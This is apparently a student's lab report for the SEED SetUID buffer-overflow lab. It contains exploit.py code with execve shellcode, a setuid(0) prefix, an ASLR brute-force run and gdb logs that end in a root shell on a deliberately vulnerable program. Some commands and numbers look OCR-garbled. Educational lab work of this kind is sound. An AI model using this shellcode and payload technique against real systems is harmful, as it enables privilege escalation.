


## SEED Buffer Overflow (SetUID)


1. Testing the shellcode (assembly code)
  - a. In the shellcode folder, compile the program with **make**. Run a32.out and a64.out and describe your observations.



```
[04/15/24]seed@VM:~/../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[04/15/24]seed@VM:~/../shellcode$ ls
a32.out a64.out call_shellcode.c Makefile
[04/15/24]seed@VM:~/../shellcode$ ./a32.out
$ whoami
seed
$ hello
/bin/sh: 2: hello: not found
$ q
/bin/sh: 3: q: not found
$ quit
/bin/sh: 4: quit: not found
$ exit
[04/15/24]seed@VM:~/../shellcode$ ./a64.out
$ whoami
seed
$ hello
/bin/sh: 2: hello: not found
$ exit
[04/15/24]seed@VM:~/../shellcode$
```

When I typed **make**, two output files (a32.out and a64.out) were created; when I ran each of these with **./\*.out**, I noticed that they both spawned user shells.


2. Understanding the vulnerable code
  - a. In the code folder, compile the program with **make**.




```
[04/15/24]seed@VM:~/../code$ make
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -g -o stack-L1-dbg sta
ck.c
sudo chown root stack-L1 && sudo chmod 4755 stack-L1
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -g -o stack-L2-dbg sta
ck.c
sudo chown root stack-L2 && sudo chmod 4755 stack-L2
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -o stack-L3 stack.c
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -g -o stack-L3-dbg stack.c
sudo chown root stack-L3 && sudo chmod 4755 stack-L3
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -o stack-L4 stack.c
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -g -o stack-L4-dbg stack.c
sudo chown root stack-L4 && sudo chmod 4755 stack-L4
[04/15/24]seed@VM:~/../code$ ls
brute-force.sh stack.c stack-L1 stack-L3-dbg
exploit.py stack-L1-dbg stack-L2-dbg stack-L4
Makefile stack-L1-dbg stack-L3 stack-L4-dbg
[04/15/24]seed@VM:~/../code$
```

When I typed **make**, eight output files (stack-L1, stack-L2, stack-L3, stack-L4, stack-L1-dbg, stack-L2-dbg, stack-L3-dbg, and stack-L4-dbg) were created.


3. Launch an attack on the 32-bit program.
  - a. Investigation



```
[04/15/24]seed@VM:~/.../code$ touch badfile
[04/15/24]seed@VM:~/.../code$ gdb -q stack-L1-dbg
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "is=="?
  if sys.version info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "is=="?
  if pyversion is 3:
Reading symbols from stack-L1-dbg...
gdb-peda$ b bof
Breakpoint 1 at 0x12ad: file stack.c, line 16.
gdb-peda$ run
Starting program: /home/seed/Labsetup/code/stack-L1-dbg
Input size: 0
[-----registers-----]
EAX: 0xffffcb88 --> 0x0
EBX: 0x565581b8 --> 0x3ec0
ECX: 0x60 ('')
EDX: 0xffffcf70 --> 0xf7fb4000 --> 0x1e6d6c
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0xffffcf78 --> 0xfffff1a8 --> 0x0
ESP: 0xffffcb6c --> 0x565563ee (<dummy_function+62>: add esp,0x10)
EIP: 0x565562ad (<bof>: endbr32)
```



```
EFLAGS: 0x296 (carry PARITY ADJUST zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
0x565562a4 <frame_dummy+4>: jmp 0x56556200 <register_tm_clones>
0x565562a9 <_x86_get_pc_thunk.dx>: mov edx,DWORD PTR [esp]
0x565562ac <_x86_get_pc_thunk.dx+3>: ret
=> 0x565562ad <bof>: endbr32
0x565562b1 <bof+4>: push ebp
0x565562b2 <bof+5>: mov ebp,esp
0x565562b4 <bof+7>: push ebx
0x565562b5 <bof+8>: sub esp,0x74
[-----stack-----]
0000 0xffffcb6c --> 0x565563ee (<dummy_function+62>: add esp,0x10)
0004 0xffffcb70 --> 0xffffcf93 --> 0x456
0008 0xffffcb74 --> 0x0
0012 0xffffcb78 --> 0x3e8
0016 0xffffcb7c --> 0x565563c3 (<dummy_function+19>: add eax,0x2bf5)
0020 0xffffcb80 --> 0x0
0024 0xffffcb84 --> 0x0
0028 0xffffcb88 --> 0x0
Legend: code, data, rodata, value
Breakpoint 1, bof (str=0xffffcf93 "V\004") at stack.c:16
16 {
```



```
gdb-peda$ next
[-----registers-----]
EAX: 0x565581b8 --> 0x3ec0
EBX: 0x565581b8 --> 0x3ec0
ECX: 0x60 ('')
EDX: 0xffffcf70 --> 0xf7fb4000 --> 0x1e6d6c
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0xffffcb68 --> 0xffffcf78 --> 0xfffff1a8 --> 0x0
ESP: 0xffffcaf0 (*1pUV\204\317\377\220\325\377\367\340\263\374", <incomplete
sequence \367>)
EIP: 0x565562c2 (<bof+21>: sub esp,0x8)
EFLAGS: 0x10216 (carry PARITY ADJUST zero sign trap INTERRUPT direction overflow)
[-----code-----]
0x565562b5 <bof+8>: sub esp,0x74
0x565562b8 <bof+11>: call 0x565563f7 <_x86_get_pc_thunk.ax>
0x565562bd <bof+16>: add eax,0x2cfb
=> 0x565562c2 <bof+21>: sub esp,0x8
0x565562c5 <bof+24>: push DWORD PTR [ebp+0x8]
0x565562c8 <bof+27>: lea edx,[ebp-0x6c]
0x565562cb <bof+30>: push edx
0x565562cc <bof+31>: mov ebx,eax
[-----stack-----]
```

```

=> 0x565562c2 <bof+21>: sub    esp,0x8
0x565562c5 <bof+24>: push   DWORD PTR [ebp+0x8]
0x565562c8 <bof+27>: lea    edx,[ebp-0x6c]
0x565562cb <bof+30>: push   edx
0x565562cc <bof+33>: mov    ebx,eax

[-----Stack-----]
0000] 0xffffca00 ("IpUV\204\317\377\220\325\377\367\340\263\374", <incomplete sequence \367>)
0004] 0xffffca04 --> 0xffffcf84 --> 0x0
0008] 0xffffca08 --> 0xf7fd590 --> 0xf7fd1000 --> 0x464c457f
0012] 0xffffca0c --> 0xf7fcb3e0 --> 0xf7fd990 --> 0x56555000 --> 0x464c457f
0016] 0xffffcb00 --> 0x0
0020] 0xffffcb04 --> 0x0
0024] 0xffffcb08 --> 0x0
0028] 0xffffcb0c --> 0x0

[-----]
Legend: code, data, rodata, value
20 strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xffffcb68
gdb-peda$ p &buffer
$2 = (char *) [100] 0xffffcafc
gdb-peda$ quit
[04/15/24]seed@VM:~/.../codes$

```

I created a file 'badfile' using the **touch** command, then used gdb to step through the program stack-L1-dbg. Finally, I got the ebp value, buffer, and exited gdb.

## b. Launch an attack


```

[04/15/24]seed@VM:~/.../codes$ ./exploit.py
[04/15/24]seed@VM:~/.../codes$ ./stack-L1
Input size: 517
$ whoami
seed
$ exit
[04/15/24]seed@VM:~/.../codes$

```

I modified the exploit.py file with the provided 32-bit shellcode, a new shellcode starting position (517 - len(shellcode)), return address (0xffffcb68 + 120), and offset (0xffffcb68 - 0xffffcafc = 0x16c = 108 + 4 = 112).

- Launch an attack on the 32-bit program without knowing the buffer size.



```
[04/16/24]seed@VM:~/.../code$ cat exploit.py
#!/usr/bin/python3

import sys
shellcode = (
    "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
    "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
    "\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

#####

# Put the shellcode somewhere in the payload
start = 517 - len(shellcode)
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret = 0xffffcb68 + 320
offset = 112
L = 4 # Use 4 for 32-bit address and 8 for 64-bit address

#####

# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)


[04/16/24]seed@VM:~/.../code$ ./exploit.py
[04/16/24]seed@VM:~/.../code$ ./stack-L1
Input size: 517
$ whoami
seed
$ exit
[04/16/24]seed@VM:~/.../code$
```

Given the constraints of this task, I know that the range of the buffer size is somewhere between 100 and 200. Therefore, if I make the payload size (equivalent to the program's buffer size) 300 bytes, I have created a sufficiently large attack surface within the memory space to cover the range.

5. N/A

6. N/A

## 7. Defeating dash's countermeasure



The image consists of two screenshots of a terminal window running in a virtual machine. The terminal shows the execution of a shellcode exploit. The first screenshot shows the initial setup, including the shellcode definition and the filling of the payload with NOPs. The second screenshot shows the execution of the exploit, the spawning of a shell, and the subsequent execution of the exploit script.

```
[04/16/24]seed@VM:~/../code$ sudo ln -sf /bin/dash /bin/sh
[04/16/24]seed@VM:~/../code$ cat exploit.py
#!/usr/bin/python3

import sys
shellcode = (
    "\x31\xdb\xb0\x17\xcd\x80"
    "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
    "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
    "\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

#####

# Put the shellcode somewhere in the payload
start = 517 - len(shellcode)
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret = 0xffffcb68 + 320

#####


# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)

[04/16/24]seed@VM:~/../code$ ./exploit.py
[04/16/24]seed@VM:~/../code$ ./stack-L1
Input size: 517
# whoami
root
# exit
[04/16/24]seed@VM:~/../code$ ls -l /bin/sh /bin/zsh /bin/dash
-rwxr-xr-x 1 root root 129816 Jul 18 2019 /bin/dash
lrwxrwxrwx 1 root root      9 Apr 16 21:23 /bin/sh -> /bin/dash
-rwxr-xr-x 1 root root 878288 Feb 23 2020 /bin/zsh
[04/16/24]seed@VM:~/../code$
```

Unsurprisingly, when running a32.out and a64.out, either of which spawned a shell with root privileges with `setuid(0)` or spawned a shell with user privileges without `setuid(0)`. After setting `/bin/sh` to point back to `/bin/dash`, I prepended the shellcode in the payload with instructions to `setuid(0)` to match the effective and real UIDs.



## 8. Defeating address randomization




```
seed@VM:~/code$ ./brute-force.sh
1 minutes and 3 seconds elapsed.
The program has been running 39081 times so far.
Input size: 517
./brute-force.sh: line 14: 209017 Segmentation fault ./stack-L1
1 minutes and 3 seconds elapsed.
The program has been running 39082 times so far.
Input size: 517
./brute-force.sh: line 14: 209018 Segmentation fault ./stack-L1
1 minutes and 3 seconds elapsed.
The program has been running 39083 times so far.
Input size: 517
./brute-force.sh: line 14: 209019 Segmentation fault ./stack-L1
1 minutes and 3 seconds elapsed.
The program has been running 39084 times so far.
Input size: 517
./brute-force.sh: line 14: 209020 Segmentation fault ./stack-L1
1 minutes and 3 seconds elapsed.
The program has been running 39085 times so far.
Input size: 517
./brute-force.sh: line 14: 209021 Segmentation fault ./stack-L1
1 minutes and 3 seconds elapsed.
The program has been running 39086 times so far.
^C
[04/16/24]seed@VM:~/code$
```

Unsurprisingly, after enabling address randomization the exploit no longer spawned a shell. After running the bash script that keeps the program in a loop until the addresses match up, a shell spawned.

## 9. Experimenting with other countermeasures


### a. Enabling/disabling Stack Guard protection



```
[04/16/24]seed@VM:~/code$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[04/16/24]seed@VM:~/code$ nano Makefile
[04/16/24]seed@VM:~/code$ make clean
rm -f badfile stack-L1 stack-L2 stack-L3 stack-L4 stack-L1-dbg stack-L2-dbg stack-L3-dbg stack-L4-dbg peda-session-stack*.txt .gdb_history
[04/16/24]seed@VM:~/code$ make
gcc -DBUF_SIZE=100 -z execstack -m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=100 -z execstack -m32 -g -o stack-L1-dbg stack.c
sudo chown root stack-L1 66 sudo chmod 4755 stack-L1
gcc -DBUF_SIZE=160 -z execstack -m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=160 -z execstack -m32 -g -o stack-L2-dbg stack.c
sudo chown root stack-L2 66 sudo chmod 4755 stack-L2
gcc -DBUF_SIZE=200 -z execstack -o stack-L3 stack.c
gcc -DBUF_SIZE=200 -z execstack -g -o stack-L3-dbg stack.c
sudo chown root stack-L3 66 sudo chmod 4755 stack-L3
gcc -DBUF_SIZE=10 -z execstack -o stack-L4 stack.c
gcc -DBUF_SIZE=10 -z execstack -g -o stack-L4-dbg stack.c
sudo chown root stack-L4 66 sudo chmod 4755 stack-L4
[04/16/24]seed@VM:~/code$ ./exploit.py
[04/16/24]seed@VM:~/code$ ./stack-L1
Input size: 517
*** stack smashing detected ***: terminated
Aborted
```

With `-fno-stack-protector` enabled the exploit spawned a shell as expected; however, after disabling it, no shell was spawned as a stack smashing error was detected.

b. Enabling/disabling non-executable stack protection



```
[04/16/24]seed@VM:~/code$ nano Makefile
[04/16/24]seed@VM:~/code$ make clean
rm -f badfile stack-L1 stack-L2 stack-L3 stack-L4 stack-L1-dbg stack-L2-dbg stack-L3-dbg stack-L4-dbg peda-session-stack*.txt .gdb_history
[04/16/24]seed@VM:~/code$ make
gcc -DBUF_SIZE=100 -z noexecstack -fno-stack-protector -m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=100 -z noexecstack -fno-stack-protector -m32 -g -o stack-L1-dbg stack.c
sudo chown root stack-L1 && sudo chmod 4755 stack-L1
gcc -DBUF_SIZE=160 -z noexecstack -fno-stack-protector -m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=160 -z noexecstack -fno-stack-protector -m32 -g -o stack-L2-dbg stack.c
sudo chown root stack-L2 && sudo chmod 4755 stack-L2
gcc -DBUF_SIZE=200 -z noexecstack -fno-stack-protector -o stack-L3 stack.c
gcc -DBUF_SIZE=200 -z noexecstack -fno-stack-protector -g -o stack-L3-dbg stack.c
sudo chown root stack-L3 && sudo chmod 4755 stack-L3
gcc -DBUF_SIZE=10 -z noexecstack -fno-stack-protector -o stack-L4 stack.c
gcc -DBUF_SIZE=10 -z noexecstack -fno-stack-protector -g -o stack-L4-dbg stack.c
[[Asudo chown root stack-L4 && sudo chmod 4755 stack-L4
[04/16/24]seed@VM:~/code$ ./exploit.py
Input size: 517
Segmentation fault
[04/16/24]seed@VM:~/code$
```

With `-z execstack` enabled the exploit spawned a shell as expected; however, with `-z noexecstack`, no shell was spawned as a segmentation fault was detected.